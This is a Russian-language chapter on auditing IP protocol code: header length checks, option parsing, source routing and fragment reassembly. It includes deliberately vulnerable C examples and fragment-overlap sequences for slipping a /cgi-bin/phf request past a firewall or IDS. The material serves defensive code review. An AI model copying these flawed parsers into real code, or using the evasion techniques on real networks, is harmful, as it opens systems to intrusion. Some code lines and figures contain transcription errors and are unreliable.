```

```

{
    case IPPROTO_TCP:
        net.proto = IPPROTO_TCP;
        strncpy(pip.proto, "TCP", 3);
        DecodeTCP(pktidx, len-hlen);
        return;
}

```

У этого кода несколько проблем, включая следующие:

- `ip_len` может быть чем угодно, пока оно не больше объема доступных данных. Поэтому оно может быть меньше 20, больше 20, но меньше `header length`, или больше `header length`, но меньше объема доступных данных.
- Фактически Snort полностью игнорирует `ip_len`, вместо этого используя объем данных, прочитанных из сети, в вызовах функций верхнего уровня, таких как `DecodeTCP()`.
- Если `ip_hlen` меньше 5, а значит `hlen` меньше 20, декодирование пакета начинает читать TCP header внутри IP header. По крайней мере, оно не попытается декодировать options.
- Если `ip_hlen` больше `ip_len` и также больше 20, код декодирует IP options, находящиеся за границами пакета. Иными словами, функция `DecodeIPOptions()` пытается интерпретировать неопределенное содержимое памяти как IP options.
- Если `ip_hlen` больше объема доступных данных, все вычисления длины уйдут в `underflow`, и TCP decoder предположит, что перед ним TCP packet размером 4 ГБ.

## Корректна ли IP checksum

IP checksum используется как базовый механизм, позволяющий убедиться, что заголовок пакета не был поврежден в пути. Когда IP stack получает новый пакет, он должен проверить корректность checksum и отбросить пакет, если checksum ошибочна. Любой код обработки IP, который не выполняет эту проверку, интерпретирует пакеты, которые должны быть проигнорированы или отброшены.

Редко встречается код, который не проверяет checksum; однако эта ошибка иногда может проявляться в `packet-sniffing software`. Хотя ошибочное принятие пакета в этом контексте имеет довольно минимальное воздействие, оно может оказаться полезным для атакующих, пытающихся уклониться от `intrusion detection`. Атакующие могут отправить пакет, который выглядит как закрывающий соединение, например TCP packet с установленными флагами FIN или RST, чтобы packet sniffer, увидев его, перестал отслеживать соединение. Однако конечный узел молча игнорирует пакет с недопустимой checksum. Этот результат интереснее для TCP checksums, потому что такие пакеты маршрутизируются.

## Обработка IP options

IP options - это необязательные элементы переменной длины, которые можно добавить в конец IP header для передачи определенной информации от отправителя к назначению или промежуточным routers. Options могут изменять атрибуты пакета, например то, как datagram должна маршрутизироваться и должны ли добавляться timestamps. К IP header можно добавить максимум 40 байт IP options, что делает максимальный общий размер IP header равным 60 байтам.

NB. Поле `header length` имеет 4 бита и представляет длину IP header в 32-битных словах. Поэтому максимальное значение, которое оно может иметь, - `0x0F`, или 15, что при умножении на 4 дает 60.

Прежде чем смотреть, какие IP options доступны, вот базовая структура IP option:

```
struct ip_options {
    unsigned char option;
    unsigned char optlen;
    unsigned char data[0];
};
```

IP option обычно состоит из однобайтного option type, задающего, что это за option, однобайтного поля length и data field переменной длины. Все options имеют такой формат, кроме двух, которые вскоре объясняются в этом разделе.

NB. Байт option фактически состоит из трех полей, как показано ниже:

```
struct optbyte {
    unsigned char copied:1;
    unsigned char class:2;
    unsigned char option:5;
};
```

Старший бит указывает, копируется ли option в каждый fragment при фрагментации, а следующие два бита указывают, к какому class относится IP option. RFC 791 ([www.ietf.org/rfc/rfc0791.txt](http://www.ietf.org/rfc/rfc0791.txt)number=791) перечисляет следующие доступные options:

- 0 - Control
- 1 - Reserved for future use
- 2 - Debugging and measurement
- 3 - Reserved for future use

IANA дает полный список классов, к которым относится каждая option ([www.iana.org/assignments/ip-parameters](http://www.iana.org/assignments/ip-parameters)). Последние пять бит указывают фактическую option.

Большинство реализаций игнорирует то, что байт option имеет несколько полей, и просто рассматривает его как однобайтное поле option.

Имея эту информацию, можно начать применять знания из части II о связях переменных и преобразованиях типов для поиска потенциальных проблем. Однобайтная option length связана с IP header length и, в действительности, с IP total length. Следующие разделы описывают несколько типичных ошибок, возможных при работе с этими структурами.

## Расширяется ли option length со знаком

Поле IP options имеет один байт, и код обработки IP options нередко хранит это поле длины в integer, то есть в более крупном типе данных. Как вы узнали в главе 6, "Проблемы языка C", такие присваивания вызывают promotion меньшего типа, byte, к большему типу, integer, чтобы сохранить значение длины. Кроме того, если байт длины рассматривается как знаковый, присваивание сохраняет значение; иными словами, оно расширяется со знаком. Такое присваивание может привести к повреждению памяти, например к большим копированиям данных, или к неправильному продвижению указателя, проходящего по IP options, что может иметь разные последствия в зависимости от работы кода. Реальный пример этой проблемы вы увидите далее в этой главе, в разделе "TCP Options Processing"; TCP options имеют почти идентичную структуру с IP options.

## Достаточно ли велик header, чтобы содержать IP option

IP option имеет длину как минимум два байта, за исключением option "No Operation" (NOP) и "End of Options List" (EOOL, иногда сокращаемой до EOL). Многие options имеют дополнительные требования к минимальной длине; например, source routing option должна иметь как минимум три байта. Иногда код обработки IP option не проверяет выполнение этих требований минимальной длины, что часто приводит

либо к чтению неопределенного содержимого памяти, либо, возможно, к повреждению памяти из-за условий на целочисленных границах. Рассмотрим следующий пример:

```
int process_options(unsigned char *options,
    unsigned long length)
{
    unsigned char *ptr;
    int optlen, opttype;

    for(ptr = options; length; length -= optlen, ptr += optlen){
        if(*ptr == IPOPT_NOP){
            optlen = 1;
            continue;
        }

        if(*ptr == IPOPT_EOL)
            break;

        opttype = ptr[0];
        optlen = ptr[1];

        if(optlen > length)
            goto err;

        switch(opttype){
            ... process options ...
        }
    }
}
```

Этот код проходит по options, пока не останется ничего для обработки. Однако есть небольшая проблема: до заполнения значений opttype и optlen не проверяется, что в буфере осталось как минимум 2 байта. Буфер options можно построить так, что при обработке последней option в буфере останется только один байт, и байт optlen прочтает память за границами. В этой ситуации это, вероятно, было бы не очень полезно, поскольку проверка длины после чтения байта гарантировала бы, что цикл не начнет перескакивать еще дальше за границы. Однако такой код, обрабатывающий конкретные options, может быть довольно опасным, потому что некоторые options изменяются при обработке, и может быть возможно повреждение памяти.

## Не слишком ли велика option length

Связь переменных между IP header length, IP total length и каждым полем IP option length задает, что должно выполняться следующее:

```
Offset of IP option + IP option length <= IP header length
Offset of IP option + IP option length <= IP total length
```

Проверяя обработку IP options, нужно убедиться, что код гарантирует это соотношение. Неспособность сделать это может привести к обработке uninitialized memory, а также вызвать повреждение памяти, потому что некоторые IP options требуют изменения данных внутри самой IP option, прежде всего timestamp и source routing options.

## Соответствует ли option требованиям минимального размера

Как упоминалось, IP option состоит из однобайтного option type и однобайтной option length, за которыми следуют данные переменной длины. Option length задает общий размер option, включая байт длины и байт типа, поэтому ее минимальное значение должно быть два. Код, который обрабатывает options и не обеспечивает этот минимум, может столкнуться с некоторыми уникальными проблемами, как показано в следующем коде:

```
int process_options(unsigned char *options,
unsigned long length)
{
    unsigned char *ptr;
    int optlen, opttype;

    for(ptr = options; length; length -= optlen, ptr += optlen){
        if(*ptr == IPOPT_NOP){
            optlen = 1;
            continue;
        }

        if(*ptr == IPOPT_EOL)
            break;

        if(length < 2)
            break;

        opttype = ptr[0];
        optlen = ptr[1];

        if(optlen > length)
            goto err;

        switch(opttype){
            ... process options ...
        }
    }
}
```

Этот код корректно убеждается, что длина в IP option не больше общего числа байтов IP option, указанных в IP header. Однако он не проверяет, что она как минимум 2. Передача значения 0 для IP option length заставляет этот код войти в бесконечный цикл.

Кроме того, если задана IP option length 1, следующая option начинается там, где должен находиться байт длины текущей option. Эта ошибка также может иметь разные последствия в зависимости от того, как код после сбоя validation выполняет обработку options.

## Проверяются ли биты IP option

Байт IP option фактически состоит из ряда bit fields, но большинство реализаций игнорирует отдельные поля и рассматривает байт как единое значение. Поэтому любая реализация, которая действительно разбирает байт IP option, маскируя option bits, может открыть себя для потенциального неверного понимания смысла option. Чтобы понять проблему, посмотрите на этот пример:

```
# define OPTVALUE(x) (x & 0x1F)

int process_options(unsigned char *options, size_t len)
{
    unsigned char *optptr, *optend = options + len;
    unsigned char optbyte, optlen;

    for(optptr = options; optptr < optend; optptr += optlen){
        optbyte = *optptr;
```



```

    if(OPTVALUE(optbyte) == EOL)
        break;

    if(OPTVALUE(optbyte) == NOP){
        optlen = 1;
        continue;
    }

    optlen = optptr[1];

    if(optlen < 2 || optptr + optlen >= optend)
        goto err;

    switch(OPTVALUE(optbyte)){
        case IPOPT_LSRR:
            ...
    }
}
}

```

Проблема в том, что хотя этот код корректно маскирует байт option, чтобы получить младшие 5 бит, другие bitfields также должны быть установлены определенным образом в зависимости от значения option. Фактически IP options определяются Internet Assigned Numbers Authority (IANA) по их option value, а также по другим значениям bitfield, связанным с этой option, поэтому игнорировать другие bitfields технически является ошибкой.

NB. Заинтересованные читатели могут посмотреть IANA IP Options List по адресу [www.iana.org/assignments/ip-parameters](http://www.iana.org/assignments/ip-parameters).

Чтобы понять, почему это проблема, рассмотрите сценарий, где этот код находится в firewall, пытающемся удалить source routing options (LSRR и SSRR). Код проходит по каждой option в поисках LSRR или SSRR option и затем завершается, когда видит EOL option (0x00). Однако проверяются только младшие 5 бит. Это контрастирует с тем, как те же options обрабатывают конечные узлы: они тоже продолжают обработку до встречи с тем, что считают EOL option, но конечные узлы определяют EOL как option, у которой все 8 бит установлены в 0. Поэтому если в пакете присутствует option value 0x80, firewall интерпретирует его как EOL option, а конечный узел просто считает это неизвестной option и продолжает обрабатывать следующие option bytes. В результате можно передать IP option со значением 0x80, за которой следует допустимая source routing option, и firewall ее не поймает.

Теперь рассмотрите этот код на клиентском узле с теми же требованиями: firewall должен удалить source routing options. В этом случае firewall ищет 8-битную source routing option, например 0x89. Если отправить значение 0x09, firewall сочтет его неизвестной option, а конечный узел увидит в нем source route, потому что замаскировал верхние три бита.

## Уникальные проблемы

Как всегда, списки типичных ошибок не являются исчерпывающими, потому что уникальные реализации могут приносить уникальные проблемы. Для иллюстрации этот раздел показывает пример, присутствовавший в IP stack Solaris 8.

Код Solaris для обработки IP options в datagrams, предназначенных локальному interface, имел интересную проблему в способе вычисления options length. Фрагмент кода показан ниже:

```
# define IP_VERSION 4      /* edited for brevity */
# define IP_SIMPLE_HDR_LENGTH_IN_WORDS 5

uint8_t
ipoptp_first(ipoptp_t *optp, ipha_t *ipha)
{
    uint32_t totallen; /* total length of all options */

    totallen = ipha->ipha_version_and_hdr_length -
        (uint8_t)((IP_VERSION << 4) +
            IP_SIMPLE_HDR_LENGTH_IN_WORDS);
    totallen <= 2;
    optp->ipoptp_next = (uint8_t *)&ipha[1];
    optp->ipoptp_end = optp->ipoptp_next + totallen;
    optp->ipoptp_flags = 0;
    return (ipoptp_next(optp));
}
```

Этот код рассматривает первые два поля IP header как одно поле с двумя компонентами, что не редкость, поскольку оба поля занимают по четыре бита в одном байте. Однако когда код получает IP header length из этого байта, он делает это путем вычитания из байта стандартного значения IP version, равного 4, которое из-за размещения в старших четырех битах равно 0x40, а также статического значения IP\_SIMPLE\_HDR\_LENGTH\_IN\_WORDS, определенного в другом месте как 5. По сути, разработчик предполагает, что вычитание статического значения 0x45 из первого байта IP header оставляет размер IP options, следующих за базовым заголовком. Но не маскировать поле version - опасная практика: что если IP version равен 15 (0xF)? Вычисление кода может ошибочно заключить, что к IP header добавлено 744 байта IP options. Конечно, более ранний sanity check в коде убеждается, что размер полученного пакета не меньше размера, указанного в полях total length и header length. Однако эта другая sanity check выполняется иначе: она корректно маскирует поле header length, поэтому ошибка может привести к обработке случайных байтов kernel memory, а определенные IP options можно использовать для повреждения kernel memory. Альтернативно, установка IP version в 0 или любое значение меньше 4 заставляет вычисление option length дать отрицательный результат. Этот результат вызывает kernel crash, потому что IP checksum проверяется до обработки IP options, поэтому код вычисляет checksum большого объема памяти и в итоге пытается обратиться к location за границами.

NB. На самом деле изучение кода показывает, что IP version 0 вызывает underflow, но не приводит к большой checksum. Однако показанный код взят из обновленной версии Solaris. Более ранние версии выполняли очень большую checksum, если IP version был 0, 1, 2 или 3.

IP packets с неправильной version, вероятно, не маршрутизируются. Даже если маршрутизируются, они не прошли бы через некоторый более ранний код обработки в Solaris IP stack. Однако Solaris по умолчанию обрабатывает IP packets, инкапсулированные в IP packets, если внутренний IP packet имеет те же source и destination, что и внешний IP packet. В этом случае внутренний пакет доставляется локально, а version во внутреннем IP packet никогда не проверяется. И снова более ранние версии Solaris были уязвимы к этой атаке, но теперь для version инкапсулированных IP packets выполняются sanity checks.

## Source Routing

IP - connectionless protocol; datagrams могут маршрутизироваться к назначению любым способом, который промежуточные routing devices сочтут подходящим. Source routing options дают отправителю некоторый контроль над путем, который проходит пакет. Есть два вида options: loose source and record route (LSRR) и strict source and record route (SSRR). Обе содержат список IP-адресов, через которые пакет должен пройти на пути к назначению.

SSRR option предоставляет точный список routers, через которые пакет должен пройти от источника к назначению. Эти routers должны быть напрямую соединены друг с другом, и путь не может пропускать шаги. Эта option довольно непрактична из-за максимального размера IP header: пакет может указать только девять шагов пути, что немного.

LSRR option, напротив, просто перечисляет routers, через которые пакет должен пройти на пути к назначению. Эти routers не обязаны быть напрямую соединены, и пакет может проходить через другие routers, следуя пути, указанному в option. Эта option более гибкая, потому что позволяет промежуточным routers самостоятельно находить путь к каждому следующему hop из списка.

## Обработка

Обе source routing options содержат список IP-адресов и pointer byte, который задает offset внутри option, где находится следующий intermediate hop. Вот как работают source routing options:

1. Destination IP address в IP header устанавливается в первый intermediate hop.
2. Когда это назначение достигнуто, следующий intermediate hop берется из IP option и копируется поверх destination address, а pointer byte продвигается так, чтобы указывать на следующий hop в option.
3. Шаг 2 повторяется, пока не будет достигнуто конечное назначение.

Pointer byte связан с option length, а также с IP header length и total length, потому что он должен указывать внутрь option, а не до нее или после нее. Аудитируя код, обрабатывающий source routes, нужно убедиться, что pointer byte находится в заданных границах, особенно потому, что во время обработки IP option часто изменяет байты, на которые указывает pointer. Кроме того, как и IP option length, pointer является однобайтным полем, а значит, над ним могут выполняться такие преобразования типов:

```
char *optionbytes;
int offset;

offset = optionbytes[2];
```

Code auditors должны помнить о возможных sign extensions, которые могут заставить integer offset принять отрицательное значение и сделать так, что offset укажет в предыдущую option, в сам IP header или куда-то в память перед ним. Такой недопустимый доступ может иметь серьезные последствия, включая повреждение памяти, неожиданную перемаршрутизацию пакетов или invalid memory access.

Кроме того, разработчики довольно легко забывают адекватно проверять длину routing options при написании кода для их обработки, что может привести к доступу к памяти за границами. Эта ошибка особенно значима для source routing options, потому что offset byte часто изменяется во время обработки options, когда он обновляется для указания на следующий элемент списка.

Чтобы дать представление о некоторых ошибках обработки options, которые раньше встречались в реальных приложениях, рассмотрим следующий случай. Несколько лет назад своенравный исследователь Anthony Osborne, работавший в NAI, обнаружил уязвимость в Windows IP stack, связанную с недопустимым source routing pointer. Windows hosts с несколькими interfaces обычно

настроены отклонять source routed packets. Однако оказалось, что установка pointer за пределы option позволяла обработать source route. С тщательно сформированным пакетом атакующий мог использовать multihomed Windows systems для участия в source routing attacks на firewalls. Подробности этой ошибки доступны по адресу [www.securityfocus.com/bid/646/info](http://www.securityfocus.com/bid/646/info). В главе 15 вы увидите, что source routing особенно значим для атак на firewalls, прежде всего потому, что у source routed packets на каждом IP-адресе в option list изменяется один из самых базовых атрибутов: destination address.

## Fragmentation

Как вы видели, IP datagrams могут иметь максимальный размер 64 КБ. Поле total length имеет 16 бит, поэтому максимальный размер, который оно может задать, равен 65535 байтам. Однако на практике физические interfaces, подключенные к routers и endpoints, часто накладывают гораздо более строгие ограничения размера, потому что могут отправлять по сети только довольно небольшие frames. Это ограничение размера диктуется типом физического interface, отправляющего frame. Следствие ограничений размера физического interface состоит в том, что IP datagrams могут создаваться для передач, слишком больших для отправки через физическую сеть, или IP datagrams могут приходить на один interface router, будучи слишком большими для передачи через другой interface. Чтобы справиться с этой проблемой, IP protocol позволяет фрагментировать крупные datagrams на меньшие части, чтобы их можно было отправить через любую среду независимо от ее maximum transmission unit (MTU). Этот механизм называется IP fragmentation.

Fragmenting IP datagram означает деление крупной datagram на меньшие chunks, fragments, пригодные для передачи. Каждый fragment содержит payload, составляющий некоторую часть исходной datagram, и все fragments передаются отдельно. Затем они объединяются, reassembled, на destination host, чтобы воссоздать исходную datagram. Помимо sending host, фрагментирующего datagram, любой intermediate routing hop может фрагментировать datagram или fragment datagram, чтобы отправить его дальше к destination host. Однако промежуточные hops не выполняют reassembly; эта задача оставляется destination host.

NB. На самом деле произвольные routers, через которые проходят IP packets, не способны выполнять reassembly, потому что IP packets не обязаны приходить к назначению по одному и тому же маршруту. Следовательно, нет гарантии, что каждый fragment пройдет через определенный router. Исключение, конечно, возникает, когда fragments приходят в сеть, частью которой является destination host: там довольно часто firewalls и IPSs или IDSs выполняют virtual reassembly полученных fragments, чтобы убедиться, что никто не использует fragmentation для протаскивания незаконного трафика через firewall.

## Базовая обработка IP fragments

Fragmenting IP packet довольно прямолинеен. Данные в крупном IP packet делятся на несколько меньших fragments. Каждый fragment отправляется в отдельном IP packet со своим IP header. Этот fragment выглядит так же, как исходный IP header, за исключением нескольких переменных, которые сообщают конечному узлу, как reassemble fragment. End host может определить, какие входящие fragments принадлежат одной исходной datagram, потому что они, среди прочих атрибутов, имеют один и тот же IP ID.

В частности, каждый fragment datagram имеет общие поля: IP ID, source IP address, destination IP address и IP protocol. Несколько полей используются для отслеживания того, как собрать fragments обратно. Во-первых, если флаг MF ("more fragments") в поле fragment offset установлен, end host

должен ожидать прибытия дополнительных fragments для datagram, содержащих данные после конца текущего fragment. Иначе говоря, если полученный fragment содержит данные, начинающиеся на offset 128 от исходной datagram и заканчивающиеся на offset 256, а бит MF для fragment установлен, значит должен прийти еще один fragment с данными на offset 256 или выше. У последнего fragment флаг MF не установлен, что сообщает end host, что fragment представляет конец исходной IP datagram.

Каждый fragment устанавливает поле fragment offset, чтобы указать, где в reassembled datagram должны появиться данные из этого fragment. Поле offset умножается на 8, чтобы выяснить, где в завершенной datagram должен появиться payload этого fragment. Поэтому если поле offset установлено в 1, payload должен появиться через 8 байт от начала завершенной datagram после reassembly. Если поле offset равно 2, payload появляется через 16 байт от начала завершенной datagram, и так далее.

Наконец, поле total length в IP header изменяется так, чтобы представлять fragment length. End host определяет реальную total length исходной datagram, дожидаясь, пока увидит все fragments и соберет их вместе.

Чтобы лучше понять, где может использоваться fragmentation, рассмотрим случай, когда router должен фрагментировать IP datagram для отправки через одну из сетей, частью которой он является, потому что datagram больше MTU исходящего interface. Datagram имеет размер 3500 байт, а MTU исходящего interface - 1500 байт, поэтому максимальный объем данных, который можно передать в каждом пакете, равен 1480 байтам, потому что IP header имеет минимум 20 байт. Эта datagram разбивается на четыре меньших IP fragments, и они отправляются по сети отдельно, как показано на рис. 14-2.

```
Original oversized datagram
Total length: 3,500

IP offset: 0      IP offset: 1,000  IP offset: 2,000  IP offset: 3,000
MF is set      MF is set      MF is set      MF is set
Total length: 1,000 Total length: 1,000 Total length: 1,000 Total length: 500
```

### Рис. 14-2. IP fragmentation

Если все fragments приходят на destination IP address, end host reassembles их в исходную datagram. Если какой-либо fragment не доходит, вся datagram отбрасывается, а source host может попытаться отправить datagram снова.

## Патологические наборы fragments

Обычный набор fragments в целом выглядит как на рис. 14-2. У всех fragments, кроме последнего, установлен флаг MF. IP offsets расположены непрерывно, так что каждому значению от 0 до конца последнего fragment назначены данные. Несколько тонких атак на код IP fragment reassembly можно выполнить, отклоняясь от ожидаемой структуры. Следующие разделы описывают эти атаки.

### Данные за концом последнего fragment

Последний fragment очереди datagram имеет ненулевой offset, а бит MF сброшен. Предполагается, что этот fragment содержит данные, расположенные в конце datagram, поэтому у него должен быть самый высокий IP offset среди всех fragments.

Атакующие могут отправить fragments в порядке, который помещает последний fragment в середину или начало набора fragments. Если reassembly code использует определенные shortcuts при вычислении datagram total length, такая перестановка может привести к reassembly неполных наборов fragments способами, выгодными атакующим. Рассмотрите следующий reassembly code:

```
/*      Add a fragment to the queue

Returns:
    0: added successfully, queue incomplete
    1: added successfully, queue complete
*/

int fragment_add(struct fragment_chain *chain,
    struct packet *pkt)
{
    struct iphdr *iph = pkt->ip_header;
    int offset, end, length;

    offset = ntohs(iph->frag_offset) * 8;
    end = offset + ntohs(iph->tot_len) - iph->h1 << 2;

    length = add_to_chain(chain, pkt->data, offset, end);

    chain->datalength += length;

    if(!(iph->flags & IP_MF))      /* Final Fragment -
                                   MF bit clear */
        return chain->datalength == end;

    return 0;
}
```

Для этого примера предположим, что функция `add_to_chain()` возвращает объем данных, добавленных в очередь, не включая перекрывающиеся участки, обсуждаемые далее в этой главе в разделе "Overlapping Fragments". Когда получен final fragment, его конец, `offset + length`, сравнивается с общим числом байтов, полученных для datagram. Если final fragment получен последним, эти числа должны быть равны, и reassembly code понимает, что завершил reassembly этой datagram. Чтобы увидеть, как этот код должен работать, посмотрите на этот допустимый нормальный набор fragments. Допустим, сначала вы отправляете такой fragment:

Offset: 0 | MF: Set | Len: 16

Данные добавляются в chain, и chain->datalength увеличивается до 16. MF установлен, указывая, что есть дополнительные fragments, поэтому функция возвращает 0, показывая, что reassembly не закончена. Допустим, следующим вы отправляете такой fragment:

Offset: 16 | MF: Set | Len: 16

Эти данные добавляются в chain, и chain->datalength увеличивается на 16. И снова reassembly не завершена, потому что должны прийти дополнительные fragments. Теперь допустим, вы отправляете final fragment:

Offset: 32 | MF: Clear | Len: 16

Когда предыдущий код обрабатывает этот fragment, он вычисляет offset 32, end 48 и length 16. chain->datalength увеличивается до 48, что равно end. Это final fragment, потому что IP\_MF сброшен, а chain->datalength равно end. IP stack понимает, что закончил reassembly, поэтому возвращает 1. Рисунок 14-3 показывает набор fragments.

|                  |                  |                  |
|------------------|------------------|------------------|
| IP offset: 0     | IP offset: 16    | IP offset: 32    |
| MF is set        | MF is set        | MF is clear      |
| Total length: 16 | Total length: 16 | Total length: 16 |

**Рис. 14-3. IP fragmentation reassembly**

Теперь пройдите вредоносный набор fragments. Это первый fragment:

```
Offset: 32 | MF: Set | Len: 16
```

Данные добавляются в chain, и chain->datalength увеличивается до 16. MF установлен, указывая, что есть дополнительные fragments. Затем отправляется final fragment, но он помещен перед первым fragment:

```
Offset: 16 | MF: Clear | Len: 16
```

Данные добавляются в chain, и chain->datalength увеличивается до 32. MF сброшен, указывая, что это последний fragment, а end равен 32, что эквивалентно chain->datalength. Поэтому IP stack считает, что reassembly завершена, хотя в наборе fragments не были отправлены данные для offsets от 0 до 16. Вредоносный набор fragments выглядит как на рис. 14-4.

|                  |                  |
|------------------|------------------|
| IP offset: 0     | IP offset: 32    |
| MF is clear      | MF is set        |
| Total length: 16 | Total length: 16 |

#### Рис. 14-4. Вредоносные IP fragments

Результат этого reassembly зависит от реализации остальной части IP stack. Возможные последствия включают следующее:

- Включение uninitialized kernel memory в reassembled packet.
- Неправильная интерпретация protocol headers, потому что fragment, содержащий заголовок следующего протокола, отсутствует.
- Целочисленные просчеты на основе атрибутов fragments, приводящие к повреждению памяти или чтению uninitialized kernel memory.

Самое важное: любой firewall или IDS/IPS, через который прошла эта fragment chain, интерпретировал бы fragments совершенно иначе и принимал бы неправильные решения о разрешении или запрете, если только у этих устройств нет той же ошибки.

#### Несколько final fragments

Еще одна ошибка приложений fragmentation reassembly - некорректная обработка нескольких final fragments. Приложения часто предполагают, что только один fragment из fragment queue появляется со сброшенным битом MF. Это предположение может сломать логику решения о том, когда fragment queue завершена и может быть передана на следующий уровень, обычно TCP или UDP. Обычно результат такой ошибки - fragment queue считается завершенной, хотя в ней есть gaps из datagram, которые еще не прибыли. Преимущество, которое такая ошибка дает атакующему, зависит от приложения. Для OS protocol stacks возможность собрать datagram с holes очень полезна атакующим, потому что любой firewall или IDS, выполняющий virtual reassembly, интерпретирует datagram иначе, чем end host.

Например, IP datagram, содержащая TCP segment, фрагментируется и отправляется к узлу через firewall. Представьте, что существует ошибка, из-за которой она может быть отмечена как complete при отсутствии данных на offset 0, то есть в начале TCP header. Зная это, атакующие могут отправить fragments, эксплуатирующие ошибку, а также trailing bogus fragment на offset 0. Этот bogus fragment можно настроить с другими TCP ports, чтобы пройти firewall rule set. Поскольку firewall перед end host оценивает, разрешен ли fragment set, на основе 0-offset fragment, он примет решение политики на основе одной части fragment queue, которую destination host полностью проигнорирует. В результате unauthorized connection или block of data может быть отправлен через firewall. Если приложение, содержащее reassembly bug, является firewall или другим security product, а не IP stack хостовой ОС, последствия могут быть намного хуже: эта ошибка позволяет атакующим

обходить firewall rules для доступа к любому destination host, который firewall должен защищать, в зависимости от ограничений уязвимости.

## Overlapping Fragments

Как вы знаете, каждый IP fragment предоставляет часть полной datagram, но пока не упоминалось, как обрабатывать overlapping fragments. Спецификация IP расплывчато говорит, что fragments могут содержать overlapping data ranges, что задним числом, вероятно, было плохим решением. Рисунок 14-5 показывает пример overlapping fragments.

```
IP offset: 0
MF is set
Total length: 24

      IP offset: 16
      MF is set
      Total length: 32

            IP offset: 32
            MF is set
            Total length: 8

                  IP offset: 24      IP offset: 56
                  MF is set          MF is clear
                  Total length: 32    Total length: 8
```

**Рис. 14-5. Overlapping fragments**

Так являются ли overlapping fragments потенциальной проблемой безопасности? Безусловно. Они добавляют степень сложности к требованиям, которые сначала могут казаться неважными, но на деле привели к десяткам уязвимостей безопасности. При работе с overlapping fragments возникают две главные проблемы:

- Изъяны реализации при обслуживании fragment queue, приводящие к crashes или потенциальному повреждению памяти.
- Неоднозначность относительно того, каким данным следует доверять.

Как обсуждалось в главе 7, "Базовые блоки программ", множество простых ошибок, связанных с управлением списками, очень релевантны для IP fragmentation, потому что списки используются почти во всех реализациях IP для отслеживания fragments datagram. В главе 7 вы видели известный пример уязвимости под названием "teardrop", существовавшей в ряде host IP stacks. Основой этой уязвимости была логическая ошибка, при которой отправляются два fragments. Первый предоставляет некоторую произвольную часть datagram, а второй предоставляет данные на том же offset, что и первый, или на offset внутри данных, предоставленных первым, но заканчивается до конца первого; то есть вторая datagram была полностью охвачена первой. Эта ошибка приводит к ошибке вычисления размера, результатом которой становится попытка доступа к памяти за границами.

IP RFC (RFC 791) не слишком помогает понять, как работать с data overlaps. Он дает пример алгоритма reassembly и указывает, что если два или более overlapping fragments содержат одни и те же данные, алгоритм использует "более недавно прибывшие данные". Однако он не уточняет, каким данным IP stack должен отдавать предпочтение: данным, полученным в исходном fragment, или данным, предоставленным в последующих fragments. Поэтому поставщики ПО реализовали алгоритм по-разному.

Следовательно, если firewall или IDS/IPS интерпретирует data stream иначе, чем destination host, это различие открывает возможность протащить данные мимо security device, которое должно было их обнаружить или заблокировать. Это особенно критично, когда перекрываемые данные включают



protocol headers, потому что они могут влиять на то, решит ли packet filter или firewall заблокировать или переслать пакет. Чтобы помочь понять эту проблему, ниже приведен краткий обзор ключевых различий в основных реализациях fragmentation. Рисунок 14-6 показывает нюанс BSD reassembly code.

```

IP offset: 0
MF is set
Total length: 24
"GET"

IP offset: 32
MF is set
Total length: 8
"XXXXXXX"

IP offset: 24
MF is set
Total length: 16
"/cgi-bin/phf\r\n\r\n"

IP offset: 24
MF is clear
Total length: 16
"XXXXXXXXXXXXXXXXXX"

```

**Рис. 14-6. BSD overlap semantics**

Таблица 14-1 показывает результаты reassembling набора пакетов с рис. 14-6.

**Таблица 14-1. Результат BSD overlap semantics**

| OS      | Result                   |
|---------|--------------------------|
| BSD     | GET /cgi-bin/phf         |
| Linux   | GET XXXXXXXXXXXXXXXX     |
| Windows | GET /cgi-binXXXXXXXXXXXX |
| Solaris | GET /cgi-binXXXXXXXXXXXX |

BSD якобы доверяет данным, которые получает первыми, но на практике происходит не совсем это. Когда BSD получает новый fragment, он left-trims начало fragment, чтобы сохранить ранее полученные данные, но после этого принимает все данные из нового fragment. Windows и Solaris, кажется, корректно доверяют хронологически первым данным, но за кулисами это не совсем так. Linux ведет себя похоже на BSD, но предпочитает новый fragment старому, если новый fragment имеет тот же offset, что и старый. Рисунок 14-7 показывает набор пакетов, изолирующий поведение Linux.

```

IP offset: 0
MF is set
Total length: 24
"GET"

IP offset: 24
MF is set
Total length: 16
"XXXXXXXXXXXXXXXXXX"

IP offset: 24
MF is clear
Total length: 16
"/cgi-bin/phf\r\n\r\n"

```

**Рис. 14-7. Linux overlap semantics**

Таблица 14-2 показывает результаты Linux reassembly code. Он работает похоже на BSD reassembly algorithms, за исключением того, что доверяет данным в новом fragment с тем же offset, что и ранее полученный fragment.

**Таблица 14-2. Результат Linux overlap semantics**

| OS      | Result               |
|---------|----------------------|
| BSD     | GET XXXXXXXXXXXXXXXX |
| Linux   | GET /cgi-bin/phf     |
| Windows | GET XXXXXXXXXXXXXXXX |
| Solaris | GET XXXXXXXXXXXXXXXX |

Рисунок 14-8 показывает еще один test case, изолирующий поведение Windows. Таблица 14-3 показывает, что большинство реализаций фактически отбрасывает fragment, полностью поглощенный следующим fragment, потому что они пытаются сохранить старые данные, корректируя начало и конец fragments по мере их поступления. Как видите, из-за вариаций в reassembly algorithms любое устройство, выполняющее virtual reassembly, в одних ситуациях интерпретирует overlapped data segments так же, как destination host, а в других - иначе.

```

IP offset: 32
MF is set
Total length: 8
"XXXXXXX"

IP offset: 24
MF is clear
Total length: 16
"/cgi-bin/phfHTTP/1.0\r\n\r\n"

IP offset: 24
MF is set
Total length: 16
"GET XXXXXXXX"
```

**Рис. 14-8. Windows overlap semantics**

**Таблица 14-3. Результат Windows overlap semantics**

| OS      | Result                    |
|---------|---------------------------|
| BSD     | GET XXXXXXXX/phf HTTP/1.0 |
| Linux   | GET XXXXXXXX/phf HTTP/1.0 |
| Windows | GET /cgi-bin/phf HTTP/1.0 |
| Solaris | GET /cgi-binXXXXXXXXP/1.0 |

NB. Можно подумать, что из-за этого расхождения устройства, выполняющие reassembly для анализа безопасности, гарантированно будут работать неправильно при работе с разными видами hosts, но это не обязательно так. Некоторые реализации эмулируют protocol stack ОС, для которой они reassemble traffic. Другие могут авторитетно переписать packets в однозначный набор fragments или просто reassemble datagram. Третьи могут отклонять fragment queues, содержащие любое overlap, что обычно является признаком нечестной игры. Именно это делает слой virtual reassembly Checkpoint Firewall-1.

